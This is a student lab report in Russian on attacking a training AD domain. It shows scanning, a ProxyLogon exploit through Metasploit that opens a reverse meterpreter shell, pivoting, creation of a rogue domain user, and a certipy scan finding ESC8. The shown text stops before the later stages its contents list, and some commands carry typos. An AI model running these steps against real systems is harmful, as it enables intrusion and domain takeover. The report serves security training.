

Отчёт по лабораторной работе №5

Кибербезопасность предприятия

Абакумова Олеся,
Герра Гарсия Максимиано Антонио,
Ланцова Яна,
НФИбд-02-22

Содержание

1	Цель работы	6
2	Выполнение лабораторной работы	7
2.1	Поиск почтового сервера.	7
2.2	Оценка возможности проведения атаки.	13
2.2.1	Проброс портов.	14
2.2.2	Сканирование компьютеров в домене.	14
2.2.3	Создание доменного пользователя.	16
2.2.4	Запуск прокси-сервера и сканирование домена с использованием созданных учетных данных.	17
2.2.5	Оценка возможности проведения атаки.	19
2.3	Атака на центр сертификации (CS)	22
2.3.1	Получение сертификата (ntlmrelayx)	22
2.3.2	Получение TGT-билета (gettgtpkinit)	23
2.3.3	Выгрузка хешей пользователей (secretsdump)	24
2.4	Захват контроллера домена (AD)	26
2.4.1	Получение сессии с помощью metasploit	26
3	Выводы	29

Список иллюстраций

2.1	Терминал на удаленном рабочем столе Kali Linux	7
2.2	Сканирование сети 195.239.174.0/24	8
2.3	Результат сканирования сети утилитой nmap	8
2.4	Веб-интерфейс Exchange Server	9
2.5	Получение версии Exchange Server	9
2.6	Версия Exchange Server	10
2.7	Дата выпуска сборки Exchange Server	10
2.8	Запуск модуля Metasploit	11
2.9	Перечень модулей Metasploit, предназначенных для атаки на почтовый сервер	11
2.10	Легитимная почта одного из сотрудников	12
2.11	Установка необходимых для модуля параметров	12
2.12	Процесс эксплуатации уязвимого сервера Microsoft Exchange	13
2.13	Сетевые интерфейсы на хосте Microsoft Exchange Server	13
2.14	Перенаправление портов во внутреннюю сеть	14
2.15	Сканирование внутреннего периметра организации	14
2.16	Перечень хостов в каталоге контроллера домена	15
2.17	Поиск хоста CS	15
2.18	Содержимое файла /etc/hosts	16
2.19	Добавление в домен нового пользователя hack	16
2.20	Выход из shell и поиск модуля socks_proxy	17
2.21	Запуск и проверка работоспособности прокси-сервера	17
2.22	Поиск вектора атаки через центр сертификации	18
2.23	Просмотр файла Certipy.json в редакторе vim	18
2.24	Запуск утилиты responder	19
2.25	Запуск утилиты responder	20
2.26	Запуск утилиты PetitPotam для проверки возможности принуждения к аутентификации	20
2.27	Запрос на аутентификацию от контроллера домена, перехваченный утилитой responder	21
2.28	Остановка утилиты responder	22
2.29	Запуск утилиты ntlmrelayx	23
2.30	Сертификат PKCS12, сохраненный в файле	23
2.31	Запуск утилиты gettgtpkinit и получение TGT-билета	24
2.32	Местонахождение файла ticket.ccache	24
2.33	Добавление TGT-билета в переменные среды	24
2.34	Вывод переменных среды	25

2.35 Выгрузка хешей в домене AMPIRE.CORP	26
2.36 Получение meterpreter-сессии с контроллером домена	27
2.37 Создание нового пользователя hacker и добавление в локальную группу Administrators	27
2.38 Флаг введен правильно	28

Список таблиц

1 Цель работы

Создать на контроллере домена пользователя hacker и добавить его в группу локальных администраторов. Получить в результате выполнения флаг в одном из полей созданного пользователя.

2 Выполнение лабораторной работы

2.1 Поиск почтового сервера.

Подключимся к удаленному рабочему столу атакующего и откроем терминал(рис. 2.1).




Рис. 2.1: Терминал на удаленном рабочем столе Kali Linux

Отображены результаты сканирования подсети 195.239.174.0/24 утилитой nmap. Выявлен

Просканируем подсеть 195.239.174.0/24 для поиска открытых портов, которые можно использовать для атаки на инфраструктуру. Для этого используем утилиту nmap (рис. 2.2).

```
File Actions Edit View Help
(root@kali)-[~]
# nmap -sV -sC 195.239.174.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-25 19:29 MSK
Nmap scan report for 195.239.174.1
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Microsoft Exchange smtpd
| smtp-commands: mail.ampire.corp Hello [195.239.174.11], SIZE 37748736, PIPELINING
| NTLM, 8BITMIME, BINARYMIME, CHUNKING, XRDST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
|_ ssl-date: 2025-11-25T16:30:17+00:00; +1s from scanner time.
|_ ssl-cert: Subject: commonName=mail
| Subject Alternative Name: DNS:mail, DNS:mail.ampire.corp
| Not valid before: 2019-06-04T23:05:05
| Not valid after: 2024-06-04T23:05:05
|_ smtp-ntlm-info:
| Target_Name: AMPIRE
| NetBIOS_Domain_Name: AMPIRE
| NetBIOS_Computer_Name: MAIL
| DNS_Domain_Name: ampire.corp
| DNS_Computer_Name: mail.ampire.corp
| DNS_Tree_Name: ampire.corp
| Product_Version: 10.0.14393
```

Рис. 2.2: Сканирование сети 195.239.174.0/24

Увидим хост 195.239.174.1 с открытыми портами 25 (SMTP) и 443 (HTTPS), что указывает на потенциальный почтовый сервер. Также найден хост 195.239.174.12 (исключённый из атаки) с портами 22 и 8888 (рис. 2.3).

```
(root@kali)-[~]
# nmap 195.239.174.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-25 19:32 MSK
Nmap scan report for 195.239.174.1
Host is up (0.00094s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
443/tcp   open  https
MAC Address: 02:00:00:A3:67:88 (Unknown)
```

Рис. 2.3: Результат сканирования сети утилитой nmap

В наличии почтового сервера можно убедиться посмотрев веб-страницу <https://195.239.174.1>. Перейдя по адресу увидим стандартный интерфейс для Microsoft Exchange Server (рис. 2.4).




Рис. 2.4: Веб-интерфейс Exchange Server

Определим версию программного обеспечения Exchange Server, чтобы найти уязвимости. Для этого используем URL-адрес для доступа к инструменту Microsoft Exchange eDiscovery Export Tool по ссылке: <https://195.239.174.1/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application> (рис. 2.5).




Рис. 2.5: Получение версии Exchange Server

Скачаем файл в формате XML и откроем его в любом графическом редакторе. Просмотрим содержание документа и увидим строку `version="15.1.1713.5"` (рис. 2.6).




Рис. 2.6: Версия Exchange Server


Перейдем в официальную документацию Microsoft Exchange и увидим, что сборка 15.1.1713.5 соответствует Exchange 2016 CU12, выпущенной 12 февраля 2019 года. Эта информация позволяет установить, что сервер не обновлялся с 2019 года и уязвим для более поздних эксплойтов (рис. 2.7).

Сервер Exchange Server 2016 CU13	18 июня 2019 г.	15.1.1779.2	15.01.1779.002
Exchange Server 2016 CU12 Mar21SU	2 марта 2021 г.	15.1.1713.10	15.01.1713.010
Сервер Exchange Server 2016 CU12	12 февраля 2019 г.	15.1.1713.5	15.01.1713.005
Exchange Server 2016 CU11 Mar21SU	2 марта 2021 г.	15.1.1591.18	15.01.1591.018

Рис. 2.7: Дата выпуска сборки Exchange Server

Для дальнейшего планирования вектора атаки используем веб-сайт <https://www.cvedetails.com>. Перейдем в раздел со школой “опасности” для различных уязвимостей. Изучим только самые опасные уязвимости, оценка которых больше или равна 9. Будем искать CVE с пометкой “public exploit exists”, чтобы была возможность эксплуатации. Найдём уязвимосоть CVE-2021-34473 и увидим, что первая дата раскрытия информации по уязвимости больше даты выпуска сборки атакуемого почтового сервера. Тогда, данную уязвимость можно эксплуатировать.


Для атаки будем использовать инструмент для создания, тестирования и использования уязвимостей – Metasploit (рис. 2.8).



```
File Actions Edit View Help
$ /usr/share/kali-menu/helper-scripts/metasploit-framework.sh
[sudo] password for reduser2:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
[*] Starting the Metasploit Framework console ... /
```

Рис. 2.8: Запуск модуля Metasploit

Введем команду `search Exchange`, показывающую множество модулей, связанных с Exchange. В списке увидим ключевые модули для ProxyLogon и ProxyShell. Для получения сессии с удаленным хостом 195.239.174.1 будем использовать уязвимость ProxyLogon (рис. 2.9).



```
File Actions Edit View Help
57 \_ action: Dump (Contacts)
58 \_ action: Dump (Emails)
59 exploit/windows/http/exchange_proxylogon_rce 2021-03-
02 excellent Yes Microsoft Exchange ProxyLogon RCE
60 \_ target: Windows Powershell
61 \_ target: Windows Dropper
62 \_ target: Windows Command
63 auxiliary/scanner/http/exchange_proxylogon 2021-03-
02 normal No Microsoft Exchange ProxyLogon Scanner
64 exploit/windows/http/exchange_proxynotshell_rce 2022-09-
28 excellent Yes Microsoft Exchange ProxyNotShell RCE
65 \_ target: Windows Dropper
66 \_ target: Windows Command
67 exploit/windows/http/exchange_proxysHELL_rce 2021-04-
06 excellent Yes Microsoft Exchange ProxyShell RCE
68 \_ target: Windows Powershell
69 \_ target: Windows Dropper
```

Рис. 2.9: Перечень модулей Metasploit, предназначенных для атаки на почтовый сервер

В нижней части страницы портала `portal.ampire.corp` можно найти информацию о легитимной почте одного из сотрудников. Будем использовать email `manager1@ampire.corp` в качестве параметра при эксплуатации уязвимости ProxyLogon для повышения шансов успеха (рис. 2.10).




Рис. 2.10: Легитимная почта одного из сотрудников

В консоли Metasploit настроим параметры выбранного модуля: lhost (IP атакующего), rhosts (целевой сервер Exchange) и email (адрес пользователя manager1). Эти параметры необходимы для корректной работы эксплойта и получения обратного подключения (рис. 2.11).

```
[*] Using exploit/windows/http/exchange_proxylogon_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxylogon_rce) > set email manager1@ampire.corp
email => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxylogon_rce) >
```

Рис. 2.11: Установка необходимых для модуля параметров

Далее запустим модуль. Успешная эксплуатация завершается открытием meterpreter-сессии на скомпрометированном почтовом сервере (рис. 2.12).

```
Shell No.1
File Actions Edit View Help
[*] Internal server name (mail.ampire corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4f85-b8a0-5262b2785901@ampire corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5bf527aca2-manager1
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-2023689043-296390216-3142847124-1146 (manager1@ampire corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: c284eaf6-f566-448e-8bbb-1d505259263c
[*] msExchEcpCanary: hyLeP4P75E-anTwp8nQ5ykSiXdfYld4IFZH5ioIfD3pSwerVKRpB2Pwu1G1Z3UWv8yeJ3X8wEAU.
[*] OAB id: d93a371f-29e4-4341-85b7-cc5b954da02f (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[*] Waiting for the payload to be available
[*] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (203846 bytes) to 195.239.174.1
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/
regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regula
r expression
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\PIVZYV.asp
x
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:38197) at 2025-11-25 20:17
:41 +0300
meterpreter > |
```

Рис. 2.12: Процесс эксплуатации уязвимого сервера Microsoft Exchange

2.2 Оценка возможности проведения атаки.

После получения сессии с почтовым сервером Microsoft Exchange Server отобразим сетевые интерфейсы (рис. 2.13).

```
meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
=====
Name           : Red Hat VirtIO Ethernet Adapter
Hardware MAC   : 02:00:00:58:02:35
MTU            : 1500
IPv4 Address   : 10.10.10.10
IPv4 Netmask   : 255.255.255.0
```

Рис. 2.13: Сетевые интерфейсы на хосте Microsoft Exchange Server

2.2.1 Проброс портов.

Введем команду `run autoroute -s 10.10.10.0/24` в Metasploit. Эта команда добавляет маршрут ко внутренней подсети через скомпрометированный хост (Mail). Теперь трафик с машины атакующего может проксироваться через сессию meterpreter для доступа к внутренним ресурсам (рис. 2.14).

```
meterpreter > run autoroute -s 10.10.10.0/24
[*] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[*] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[*] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.1
[*] Use the -p option to list all active routes
meterpreter > █
```

Рис. 2.14: Перенаправление портов во внутреннюю сеть

Продолжим сбор информации о подсети с помощью `arp_scanner`. Обнаружены активные хосты во внутренней подсети 10.10.10.0/24. Также выведен список IP-адресов и MAC-адресов, включая ключевые узлы, такие как 10.10.10.20 и 10.10.10.40. (рис. 2.15):

```
meterpreter > run post/windows/gather/arp_scanner rhosts=10.10.10.0/24
[*] Running module against MAIL (195.239.174.1)
[*] ARP Scanning 10.10.10.0/24
[+] IP: 10.10.10.5 MAC 02:00:00:58:02:34 (UNKNOWN)
[+] IP: 10.10.10.10 MAC 02:00:00:58:02:35 (UNKNOWN)
[+] IP: 10.10.10.15 MAC 02:00:00:58:02:31 (UNKNOWN)
[+] IP: 10.10.10.20 MAC 02:00:00:58:02:30 (UNKNOWN)
[+] IP: 10.10.10.25 MAC 02:00:00:58:02:32 (UNKNOWN)
[+] IP: 10.10.10.21 MAC 02:00:00:58:02:38 (UNKNOWN)
[+] IP: 10.10.10.30 MAC 02:00:00:58:02:36 (UNKNOWN)
[+] IP: 10.10.10.35 MAC 02:00:00:58:02:37 (UNKNOWN)
[+] IP: 10.10.10.40 MAC 02:00:00:58:02:2e (UNKNOWN)
[+] IP: 10.10.10.45 MAC 02:00:00:58:02:3a (UNKNOWN)
[+] IP: 10.10.10.55 MAC 02:00:00:58:02:33 (UNKNOWN)
[+] IP: 10.10.10.254 MAC 02:00:00:58:02:2f (UNKNOWN)
[+] IP: 10.10.10.255 MAC 02:00:00:58:02:35 (UNKNOWN)
meterpreter > █
```

Рис. 2.15: Сканирование внутреннего периметра организации

2.2.2 Сканирование компьютеров в домене.

Проведем сканирование всех компьютеров в домене с помощью модуля `enum_ad_computers` (рис. 2.16). В ходе сканирования обнаружен хост CS (Certificate Services), отвечающий за предоставление цифровых сертификатов.

```
meterpreter > run post/windows/gather/enum_ad_computers
Domain Computers
```

dNSHostName	distinguishedName	description	operatingSystem	operatingSystemServicePack
ad.ampire.corp	CN=AD,OU=Domain Controllers,DC=ampire,DC=corp		Windows Server 2016 Standard	
fs.ampire.corp	CN=FS,CN=Computers,DC=ampire,DC=corp		Windows Server 2016 Standard	
mail.ampire.corp	CN=MAIL,CN=Computers,DC=ampire,DC=corp		Windows Server 2016 Standard	
cs.ampire.corp	CN=CS,CN=Computers,DC=ampire,DC=corp		Windows Server 2016 Standard	

```
meterpreter >
```

Рис. 2.16: Перечень хостов в каталоге контроллера домена

Выполним команду `nslookup cs.ampire.corp`. DNS-сервер возвращает IP-адрес центра сертификации — 10.10.10.40. Также виден IP-адрес самого контроллера домена — 10.10.10.20 (рис. 2.17):

```
meterpreter > shell
Process 14476 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>nslookup cs.ampire.corp
nslookup cs.ampire.corp
Server: ad.ampire.corp
Address: 10.10.10.20

Name: cs.ampire.corp
Address: 10.10.10.40

c:\windows\system32\inetsrv>
```

Рис. 2.17: Поиск хоста CS

Отредактируем системный файл `/etc/hosts`. Добавим статические сопоставления доменных имён и IP-адресов: `ampire.corp`, `ad.ampire.corp`, `portal.ampire.corp` (рис. 2.18):

```

GNU nano 8.2
127.0.0.1    localhost
127.0.1.1    kali
127.0.0.1    fonts.googleapis.com
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
195.239.174.125 puppet

10.10.10.20   ad.ampire.corp
10.10.10.40   cs.ampire.corp
10.10.10.20   AMPIRE.CORP
195.239.174.25 portal.ampire.corp

```

Рис. 2.18: Содержимое файла /etc/hosts

2.2.3 Создание доменного пользователя.

Вернемся в shell-сессию с почтовым сервером и создадим доменного пользователя hack с паролем qwe123, который понадобится для сканирования домена на следующем этапе (рис. 2.19):

```

c:\windows\system32\inetsrv>net user /add hack qwe123 /domain
net user /add hack qwe123 /domain
The request will be processed at a domain controller for domain ampire.corp.

The command completed successfully.

c:\windows\system32\inetsrv>net users /domain
net users /domain
The request will be processed at a domain controller for domain ampire.corp.

User accounts for \\ad.ampire.corp

```

	Administrator	DefaultAccount
\$431000-8GT0TKF97VJ7	dev1	Flag
Guest	hack	HealthMailbox014a1a5
HealthMailbox21699d8	HealthMailbox3d3b988	HealthMailbox55bbbbe
HealthMailbox7c3108b	HealthMailbox80daf1b	HealthMailbox9829ef5
HealthMailboxb811916	HealthMailboxcff9eca	HealthMailboxe7af218
HealthMailboxf84e8a7	hr1	it1
it10	it2	it3
it4	it5	it6
it7	it8	it9
krbtgt	manager	manager1
SM_16351e6704a142b38	SM_30b62db058f84e0e8	SM_34e8a16fe94c4f818
SM_521279b51efb4d68b	SM_680401a071b742339	SM_c57a5f99bc2740f8b
SM_ccd5060f6e0149f99	SM_dd745eced9d8438cb	SM_e0a21ea7c85d4043a
vip		

```

The command completed with one or more errors.

c:\windows\system32\inetsrv>

```

Рис. 2.19: Добавление в домен нового пользователя hack

2.2.4 Запуск прокси-сервера и сканирование домена с использованием созданных учетных данных.

Выйдем из shell и свернем активную сессию. Затем в Metasploit выполним поиск и выберем модуль для развертывания SOCKS-прокси (рис. 2.20):

```
c:\windows\system32\inetsrv>exit
exit
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/http/exchange_proxylogin_rce) > use socks_proxy

Matching Modules

#  Name                               Disclosure Date  Rank  Check  Description
--  --                               -
0  auxiliary/server/socks_proxy         .              normal No     SOCKS Proxy Server
1  auxiliary/server/socks_unc          .              normal No     SOCKS Proxy UNC Path Redirect
ion

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/server/socks_
unc
msf6 exploit(windows/http/exchange_proxylogin_rce) > 
```

Рис. 2.20: Выход из shell и поиск модуля socks_proxy

Перед запуском прохучains настроим и запустим прокси-сервер с помощью модуля socks_proxy. Проверим работоспособность прокси с помощью команды jobs (рис. 2.21):

```
msf6 exploit(windows/http/exchange_proxylogin_rce) > use 0
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > jobs

Jobs
==
Id  Name                               Payload  Payload opts
--  --                               -
0   Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) > 
```

Рис. 2.21: Запуск и проверка работоспособности прокси-сервера

В новом терминале через прохучains запустим certipy-ad find с учетными данными пользователя hack. Инструмент сканирует службы AD CS на целевом

контроллере домена. В результате обнаружены 33 шаблона сертификатов, 1 центр сертификации (CA) и сохранены данные для анализа в файлы (рис. 2.22):

```
(root@kali)~# proxychains certipy-ad find -target ad.ampire.corp -u hack -p 'qwel123'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:636 ... OK
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'ampire-CS-CA-1' via CSRA
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.40:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.40:49677 ... OK
[!] Got error while trying to get CA configuration for 'ampire-CS-CA-1' via CSRA: CAsessionError: code: 0x80070005 - E_A
r.
[*] Trying to get CA configuration for 'ampire-CS-CA-1' via RRP
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.40:445 ... OK
[!] Failed to connect to remote registry. Service should be starting now. Trying again ...
[*] Got CA configuration for 'ampire-CS-CA-1'
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.40:80 ... OK
[*] Saved BloodHound data to '20251125203910_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20251125203910_Certipy.txt'
[*] Saved JSON output to '20251125203910_Certipy.json'
```

Рис. 2.22: Поиск вектора атаки через центр сертификации

Посмотрим содержимое JSON-файла, сгенерированного certipy. В конфигурации центра сертификации увидим критическую уязвимость в Active Directory Certificate Services: “ESC8”: “Web Enrollment is enabled and Request Disposition is set to Issue”. Это прямое указание на наличие вектора для атаки (рис. 2.23):

```
root@kali: ~ x root@kali: ~ x
GNU nano 8.2 20251125203910_Certipy.json
{
  "Permissions": {
    "Owner": "AMPIRE.CORP\\Administrators",
    "Access Rights": {
      "2": [
        "AMPIRE.CORP\\Administrators",
        "AMPIRE.CORP\\Domain Admins",
        "AMPIRE.CORP\\Enterprise Admins"
      ],
      "1": [
        "AMPIRE.CORP\\Administrators",
        "AMPIRE.CORP\\Domain Admins",
        "AMPIRE.CORP\\Enterprise Admins"
      ],
      "512": [
        "AMPIRE.CORP\\Authenticated Users"
      ]
    }
  },
  "[!] Vulnerabilities": {
    "ESC8": "Web Enrollment is enabled and Request Disposition is set to Issue"
  }
}
```

Рис. 2.23: Просмотр файла Certipy.json в редакторе vim

